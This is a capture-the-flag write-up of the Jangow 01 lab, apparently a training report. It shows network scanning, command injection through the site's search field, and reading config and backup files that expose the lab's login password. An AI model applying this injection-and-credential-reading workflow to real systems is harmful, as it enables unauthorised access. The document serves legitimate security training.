



M O H A M E D   E H A B  
C Y B E R   S E C U R I T Y  
E N G I N E E R



# Scanning and Enumeration report (Task 2)

for better user experience view it in Notion

 [Scanning and Enumeration report \(Task 2\)](#)

## Step 1

I started with scanning network using the following command to discover the ip address of jangow machine

```
arp-scan -l
```

you can see the output in the following image

```
(root@kali)-[/home/ManOnFire]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:0d:83:8e, IPv4: 192.168.1.2
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.3      08:00:27:81:88:bc      PCS Systemtechnik GmbH
192.168.1.1      b4:f5:8e:0c:ed:29      HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.22     b0:7d:64:66:4f:40      (Unknown)
192.168.1.4      36:32:8c:16:8c:a2      (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.023 seconds (126.54 hosts/sec). 4 responded
```

## Step 2

then I used the following command to discover the open ports on this ip but this was a failure , it was not the ip of the machine

```
nmap -sC -sV 192.168.1.22
```

```
(root@kali)-[/home/ManOnFire]
# nmap -sC -sV 192.168.1.22
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-04 04:46 EST
Nmap scan report for 192.168.1.22
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.1.22 are filtered
MAC Address: B0:7D:64:66:4F:40 (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.33 seconds
```

## Step 3

then I used the following command to discover the open ports on this ip but this was also a failure , it was not the ip of the machine

```
nmap -sC -sV 192.168.1.4
```

```
(root@kali)-[/home/ManOnFire]
# nmap -sC -sV 192.168.1.4
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-04 04:47 EST
Nmap scan report for 192.168.1.4
Host is up (0.0087s latency).
All 1000 scanned ports on 192.168.1.4 are closed
MAC Address: 36:32:8C:16:8C:A2 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.19 seconds
```

## Step 4

then I used the following command to discover the open ports on this ip but this was a success , it was the ip of the machine

```
nmap -sC -sV 192.168.1.3
```

```
(root@kali)-[/home/ManOnFire]
# nmap -sC -sV 192.168.1.3
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-04 04:49 EST
Nmap scan report for 192.168.1.3
Host is up (0.0029s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
| http-ls: Volume /
| SIZE    TIME                               FILENAME
| -       2021-06-10 18:05  site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
MAC Address: 08:00:27:81:88:BC (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.64 seconds


(root@kali)-[/home/ManOnFire]
#
```

I found 2 ports open ,first port 21 tcp running an ftp sever so if you have a valid credentials you can login , the second port is 80 http and it seems a vulnerable website and found that the web server is running on (System Version) Apache / 2.4.18 and it is operating system is ubuntu

## Step 5

then opened the browser , then entered the url as the ip and specified the port 80 number also


```
192.168.1.3:80
```




then i clicked on the website to navigate to the website

## Step 6

you can see the website page



then I translated buscar and found that mean search in Spanish




so i will test it for command injection

## Step 7

so the command injection is successful so i used the following command to list all the directories


```
ls -alh
```



## Step 8

I listed all the directories in wordpress to see if there is any valid credentials and I found config.php file using the following command

```
ls -alh wordpress
```




```
1 total 24K
2 drwxr-xr-x 2 www-data www-data 4.0K Jun 10 2021 .
3 drwxr-xr-x 6 www-data www-data 4.0K Jun 10 2021 ..
4 -rw-r--r-- 1 www-data www-data 347 Jun 10 2021 config.php
5 -rw-r--r-- 1 www-data www-data 10K Jun 10 2021 index.html
6
7
```

## Step 9

I found the credentials in config.php file and I am going to test them

```
cat wordpress/config.php
```



```
1 <?php
2 $servername = "localhost";
3 $database = "desafio02";
4 $username = "desafio02";
5 $password = "abygurl69";
6 // Create connection
7 $conn = mysqli_connect($servername, $username, $password, $database);
8 // Check connection
9 if (!$conn) {
10     die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14 ?>
15
16
```

and here is the config.php file content

```
<?php
$servername = "localhost";
$dbname = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $dbname);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
```

## Step 10

so the credentials was not valid so I will keep searching



```
JANGOW 01
REDE: 192.168.1.3


jangow01 login: desafio02
Password:

Login incorrect
jangow01 login: _
```

## Step 11

so i returned to the website and entered the following command to find the path of the current directory


```
pwd
```



## Step 12

and I decided to list the html directory to see its content using the following command and I found a .backup file so I am going to view its content, it may contain the credentials


```
ls -alh /var/www/html/
```



## Step 13

so I viewed its content and found the credentials viewed the file using the following command

```
cat /var/www/html/.backup
```



```
1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```

and here is the content of the .backup

```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

## Step 14

and Logged in the machine with the valid credentials in the .backup file finally and solved the lab

```
JANGOW 01
REDE: 192.168.1.3

jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangow01@jangow01:~$
```

and here is the valid credentials

```
$username = "jangow01";
$password = "abygurl69";
```